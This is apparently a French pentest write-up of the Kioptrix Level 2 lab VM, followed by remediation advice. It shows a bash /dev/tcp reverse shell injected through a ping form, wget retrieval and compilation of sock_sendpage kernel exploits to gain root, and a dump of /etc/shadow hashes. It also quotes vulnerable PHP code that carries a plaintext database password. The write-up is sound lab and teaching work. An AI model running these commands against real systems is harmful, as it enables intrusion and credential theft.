Je vais tenter de récupérer un reverse shell, le principe étant d'écouter sur notre machine d'attaque (ici Kali Linux), d'effectuer une commande sur la victime pour nous connecter à Kali et donc d'avoir accès à la victime.

Pour cela :

- Je lance une écoute sur kali « `nc -lvp 4444` »
- J'envoie sur cette écoute un shell « `bash -i >& /dev/tcp/192.168.56.101/4444 0>&1` »
 - À l'origine j'avais tenté `nc 192.168.56.101 4444 -e /bin/bash` mais ce n'était pas fonctionnel

Welcome to the Basic Administrative Web Console	
Ping a Machine on the Network:	sh -i >& /dev/tcp/192.168.56.101/4444 0>&1 submit

```
(kali@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
192.168.56.102: inverse host lookup failed: Unknown host
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 32769
bash: no job control in this shell
bash-3.00$
```

L'idée serait de stabiliser notre reverse shell, là on a quelque chose qui ressemble à un shell habituel mais qui peut se couper facilement. Il existe une technique simple :

- `python -c 'import pty; pty.spawn("/bin/bash")'`
- CTRL Z
- `stty raw -echo; fg`
- `export TERM=xterm`
- Tester "CTRL C"

L'idée est que ça devienne un « vrai » shell, qu'on ne quittera pas avec CTRL C.

```
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686
i686 i386 GNU/Linux
bash-3.00$ whoami
apache
bash-3.00$
```

Je suis donc l'utilisateur **apache**, je vais essayer de créer un accès ssh pour pouvoir revenir :

- Mauvaise nouvelle : apache est un user avec un « nologin » on ne pourra pas s'y connecter

```
bash-3.00$ grep apache /etc/passwd
apache:x:48:48:Apache:/var/www:/sbin/nologin
```

La persistance est difficile, sans connexion ssh il est presque impossible de se reconnecter facilement. Une fois root je pourrai changer le mot de passe root et me connecter directement depuis apache.

On va rester en apache, et on va tenter la privilege escalation.

Avant de continuer on va essayer de lire les hashes des mots de passes des utilisateurs :

```
bash-3.00$ cat /etc/shadow
cat: /etc/shadow: Permission denied
bash-3.00$
```

L'utilisateur Apache n'y a pas accès, il faut être root.

```
bash-3.00$ lsb_release -a
LSB Version:      hostname:core-3.0-ia32:core-3.0-noarch:graphics-3.0-ia
32:graphics-3.0-noarch
Distributor ID:   CentOS
Description:      CentOS release 4.5 (Final)
Release:          4.5
Codename:         Final
bash-3.00$ hostname
kioptrix.level2
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686
i686 i386 GNU/Linux
bash-3.00$
```

On est sur un CentOS 4.5 avec un kernel Linux en version 2.6.9, on va regarder si des vulnérabilités existent.

4. Post exploitation

4.1 Recherche de CVE existantes sur nos versions kernel & CentOS

```
(kali@kali)-[~]
$ searchsploit centos 4.5
```

Exploit Title	Path
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Privilege Es	linux/local/9479.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0 Privilege Esc	linux_x86/local/9542.c
Linux Kernel 3.14.5 (CentOS 7 / RHEL) - 'libfutex' Local Privilege Escalation	linux/local/35370.c

```
Shellcodes: No Results
```

Visiblement il existe des escalades de privilèges sur CentOS 4.5 avec le kernel 2.6.

J'ai tenté d'exploiter la 9542 mais visiblement elle n'était pas fonctionnelle, la configuration ne devait pas être exactement pareille.

On essaie la 9479 :

- On récupère le script de l'exploit (ici un fichier source en c)
- On le lance (pour celui-ci il doit être installé sur la machine)
 - o On crée un serveur web sur la machine d'attaque qui héberge le fichier source
 - o On récupère ce fichier sur la machine cible
 - o On compile le fichier source, lance l'exploit et observe le rendu

```
(kali@kali)-[~]
$ searchsploit -m 9479.c
Exploit: Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Privilege Escalation (5)
URL: https://www.exploit-db.com/exploits/9479
Path: /usr/share/exploitdb/exploits/linux/local/9479.c
Codes: CVE-2009-2692, OSVDB-56992
Verified: True
File Type: C source, ASCII text
Copied to: /home/kali/9479.c
```

```
(kali@kali)-[~]
$ sudo cp 9479.c /var/www/html
```

```
bash-3.00$ wget 192.168.56.101/9479.c
--08:29:23-- http://192.168.56.101/9479.c
=> '9479.c'
Connecting to 192.168.56.101:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3,378 (3.3K) [text/x-csrc]

100%[=====>] 3,378 --K/s
08:29:23 (1.92 MB/s) - '9479.c' saved [3378/3378]

bash-3.00$ gcc 9479.c
9479.c:130:28: warning: no newline at end of file
bash-3.00$ ./a.out
sh-3.00# whoami
root
sh-3.00#
```

Le script est fonctionnel, on est root.

Toutefois je vais également tenter

Je vais utiliser l'exploit proposé dans le sujet (le 9545) :

```
(kali@kali)~$ searchsploit -m 9545
Exploit: Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11 / Ubuntu 8.10) (PPC) - 'sock_sendpage()' Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/9545
Path: /usr/share/exploitdb/exploits/linux/local/9545.c
Codes: CVE-2009-2692, OSVDB-56992
Verified: True
File Type: C source, ASCII text
Copied to: /home/kali/9545.c
```

On installe apache2 et on met le fichier dans /var/www/html

```
bash-3.00$ wget 192.168.56.101/9545.c
--08:19:18-- http://192.168.56.101/9545.c
       => '9545.c'
Connecting to 192.168.56.101:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9,408 (9.2K) [text/x-csrc]

100%[=====>] 9,408      --.-K/s

08:19:18 (175.92 MB/s) - '9545.c' saved [9408/9408]

bash-3.00$ gcc 9545.c
9545.c:376:28: warning: no newline at end of file
bash-3.00$ ls
9542.c 9545.c a.out
bash-3.00$ ls -l
total 24
-rw-r--r-- 1 apache apache 2535 Sep 15 04:07 9542.c
-rw-r--r-- 1 apache apache 9408 Sep 15 04:18 9545.c
-rwxr-xr-x 1 apache apache 6762 Sep 15 08:19 a.out
bash-3.00$ ./a.out
sh-3.00# whoami
root
sh-3.00#
```

On se rend dans /tmp sur le reverse shell et on fait un wget.

« wget 192.168.56.101/9545.c »

On récupère ainsi le fichier source qu'on compile avec gcc

« gcc 9545.c »

« ./a.out »

Et nous voici enfin root.

4.2 Exploitation root

On tente de récupérer les hashes des utilisateurs, ils se trouvent dans /etc/shadow.

Tout à l'heure nous ne pouvions pas les récupérer car seul root peut les lire.

```

sh-3.00# cat /etc/shadow
root:$1$F93/v3qZ$NVJdRCHcKLhg76/cNbEMz.:20711:0:99999:7:::
bin:!:14525:0:99999:7:::
daemon:!:14525:0:99999:7:::
adm:!:14525:0:99999:7:::
lp:!:14525:0:99999:7:::
sync:!:14525:0:99999:7:::
shutdown:!:14525:0:99999:7:::
halt:!:14525:0:99999:7:::
mail:!:14525:0:99999:7:::
news:!:14525:0:99999:7:::
uucp:!:14525:0:99999:7:::
operator:!:14525:0:99999:7:::
games:!:14525:0:99999:7:::
gopher:!:14525:0:99999:7:::
ftp:!:14525:0:99999:7:::
nobody:!:14525:0:99999:7:::
dbus:!:14525:0:99999:7:::
vcasa:!:14525:0:99999:7:::
rpm:!:14525:0:99999:7:::
haldaemon:!:14525:0:99999:7:::
netdump:!:14525:0:99999:7:::
nscd:!:14525:0:99999:7:::
sshd:!:14525:0:99999:7:::
rpc:!:14525:0:99999:7:::
mailnull:!:14525:0:99999:7:::
smmisp:!:14525:0:99999:7:::
rpcuser:!:14525:0:99999:7:::
nfsnobody:!:14525:0:99999:7:::
pcap:!:14525:0:99999:7:::
apache:!:14525:0:99999:7:::
squid:!:14525:0:99999:7:::
webalizer:!:14525:0:99999:7:::
xfs:!:14525:0:99999:7:::
ntp:!:14525:0:99999:7:::
pegasus:!:14525:0:99999:7:::
mysql:!:14525:0:99999:7:::
john:$1$wk7kHI5I$2kNTw6ncQQCecJ.5b8xTL1:14525:0:99999:7:::
harold:$1$7d.sVxgm$3MYWsHDv0F/LP.mjL9lp/1:14529:0:99999:7:::
exploit:$1$FuwBsRws$kbci0h7XpzErtYQQ11j/U.:20711:0:99999:7:::
sh-3.00#

```

Voici les hashes des utilisateurs.

L'étape suivante pourrait être de tenter de craquer ceux-ci en utilisant hashcat ou John.

5. Remédiation

On commencera par étudier les remédiations immédiates puis celles qui sont à faire à moyen/long terme.

5.1 Remédiation Injection SQL

Le plus important lorsqu'on veut éviter les injections SQL c'est de séparer la partie « donnée » de ce qui est exécuté finalement en SQL.

Pour cela on peut effectuer des requêtes préparées avec PDO. Ici le paramètre n'est pas traité comme code.

Il y a quelque chose d'important avant même de vouloir implémenter PDO (qui arrive sur PHP 5.1.0) c'est de mettre à jour notre version de PHP.

Actuellement la version 4.3.9 ne permet pas d'utiliser PDO.

PDO :

```
# Source - https://stackoverflow.com/a/60496
$stmt = $pdo->prepare('SELECT * FROM users WHERE name = :name');
$stmt->execute([ 'name' => $name ]);
```

Mysqli avec execute_query :

```
// Source - https://stackoverflow.com/a/60496
$result = $db->execute_query('SELECT * FROM users WHERE name = ?',
[$name]);
```

```
<?php
mysql_connect("localhost", "john", "hiroshima") or die(mysql_error());
//print "Connected to MySQL<br />";
mysql_select_db("webapp");

if ($_POST['uname'] != ""){
    $username = $_POST['uname'];
    $password = $_POST['psw'];
    $query = "SELECT * FROM users WHERE username = '$username' AND password='$password'";
    //print $query."<br>";
    $result = mysql_query($query);

    $row = mysql_fetch_array($result);
    //print "ID: ".$row['id']."<br />";
}

?>
```

Voici le contenu actuel du fichier PHP, on va remplacer le :

```
- SELECT * FROM users WHERE username = '$username' AND
password='$password'
```

Par:

```
$stmt = $pdo->prepare('SELECT * FROM users WHERE username =
:username AND password = :password');
$stmt->execute([
    'username' => $username,
    'password' => $password,
]);

$user = $stmt->fetch();
if ($user) {
    // authentication réussie
}
```

Sauf qu'on ne doit jamais stocker nos mots de passe en clair, dans l'idée il faudrait les hasher :

```
$stmt = $pdo->prepare('SELECT * FROM users WHERE username =
:username');
$stmt->execute(['username' => $username]);
$user = $stmt->fetch();

if ($user && password_verify($password, $user['password_hash'])) {
    // authentication réussie
}
```

Ici on utilise `password_verify` pour comparer le mot de passe fourni au hash, on ne fait donc jamais circuler de mot de passe en clair.

Pour corriger notre injection SQL il faut donc utiliser PDO (ou `execute_query`), dans l'idéal à cela nous ajouterons une sécurisation des mots de passe.

Preuve :

```
mysql> SELECT * FROM users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | admin   |          |
| 2  | john    |          |
+----+-----+-----+
2 rows in set (0.00 sec)
```

Remote System Administration Login	
Username	admin
Password	5afac8d85f
Login	

Permet la connexion.

Il est également important de mettre à jour Apache, le serveur web.

5.2 Remédiation RCE

L'injection de commande OS mène à une RCE, elle est possible suite à une mauvaise écriture du fichier PHP `pingit.php` :

```
<?php
print $_POST['ip'];
if (isset($_POST['submit'])) {
    $target = $_REQUEST['ip'];
    echo '<pre>';
    echo shell_exec('ping -c 3 ' . $target);
    echo '</pre>';
}
```

Ici on joint directement la target fournie par l'utilisateur dans le `shell_exec`.

Cette target peut donc facilement contenir une suite de commande comme `&&` ou `;`.

On va garder le même principe mais on utilisera `escapeshellarg` pour éviter l'exécution de commandes. Et on passera la valeur fournir dans un filtre qui va vérifier que c'est bien une IP (qu'on peut REGEX sinon).

Encore une fois il faut mettre à jour notre version de PHP pour être assuré du fonctionnement de notre fix.

```
$target = $_REQUEST['ip'];
```

```

if (filter_var($target, FILTER_VALIDATE_IP)) {
    echo '<pre>';
    echo shell_exec('ping -c 3 ' . escapeshellarg($target));
    echo '</pre>';
} else {
    echo 'Adresse IP invalide';
}

```

Exemple :

```

php > var_dump(filter_var('192.168.56.101', FILTER_VALIDATE_IP));
// dump(filter_var(string(14) "192.168.56.101"
php > var_dump(filter_var('192.168.56.101; whoami',
FILTER_VALIDATE_IP));
// bool(false)

```

Ici l'utilisation de filter_var avec le filtre FILTER_VALIDATE_IP renvoie false si on tente quoi que ce soit, on ne rentre donc même pas dans le if et la tentative de RCE sera arrêtée. Si par miracle l'attaquant passe cette sécurité il devra faire face au escapeshellarg.

En résumé on modifie le contenu du fichier pingit.php et on met à jour PHP.

5.3 Remédiation Privilege Escalation

Notre machine Kioptrix tourne sous CentOS 4.5 avec un kernel 2.6.9, ceux-ci sont extrêmement obsolètes.

La vulnérabilité qui a fonctionné ici (sock_sendpage) se base sur une référence à un pointer null.

Grâce à ça l'attaquant place du code malveillant et l'exécute à chaque exécution de sock_sendpage car le kernel effectue le jump directement dans son code malveillant.

Source :

<https://repository.root-me.org/Exploitation%20-%20Syst%C3%A8me/Unix/EN%20-%20x86%20kernel%20exploit%20step%20by%20step%20%3A%20null%20pointer%20deref%20reference.pdf>

La dernière version du kernel (stable) est : 7.2.6.

C'est très important car le kernel a le maximum de permissions sur la machine, s'il existe une faille de sécurité à l'intérieur elle risque d'être critique.

CentOS Linux est totalement en fin de vie : la dernière version supportée, CentOS Linux 7, a cessé de recevoir des mises à jour le 30 juin 2024.

Il faudrait utiliser un Debian (ou n'importe quelle distribution sécurisée) dernière version stable.

5.4 Remédiations autres

Ces mises à jour peuvent être effectuées sur un plus long terme que les 3 précédentes.

Pour les autres « failles » trouvées :

- OpenSSH 3.9p1
 - o Dernière version stable : 10.5
- Rpcbind 2
 - o Dernière version : version: 1.2.7-1 (2025)
- CUPS 1.1
 - o Dernière version : 2.4.19 (2026)

Ce qu'il faut faire c'est avant tout de mettre chacun de ces services à jour. Nous l'avons vu plus haut, il existe différentes vulnérabilités pour ceux-ci, graves ou non.

Lors de l'utilisation des services il sera important de les configurer défensivement.

Par exemple avec OpenSSH il est important d'accepter le login par clé et de refuser le login par mot de passe. Cela permet d'éviter qu'un tiers puisse tenter de se connecter.

6. Conclusion

Ce test d'intrusion nous a permis d'effectuer la reconnaissance, la recherche de vulnérabilité, l'exploitation et la remédiation complète d'une machine Linux sous CentOS 4.5.

Après avoir exploité ces vulnérabilités il est clair qu'il est important de mettre à jour ses services et d'utiliser une programmation défensive.

Nous le voyons ici, si les versions sont obsolètes (et donc déjà exploitées et documentées), et que le code n'est pas sécurisé il est bien plus simple d'entrer dans la machine.

Au global la machine est très très vulnérable même si certains points sont positifs :

- Pas de bruteforce possible sur l'interface web
- Pas de couple login/password simple en ssh

S'il n'y avait pas eu d'injection SQL possible, nous aurions pris plus de temps (et peut être que nous n'aurions jamais réussi) à entrer.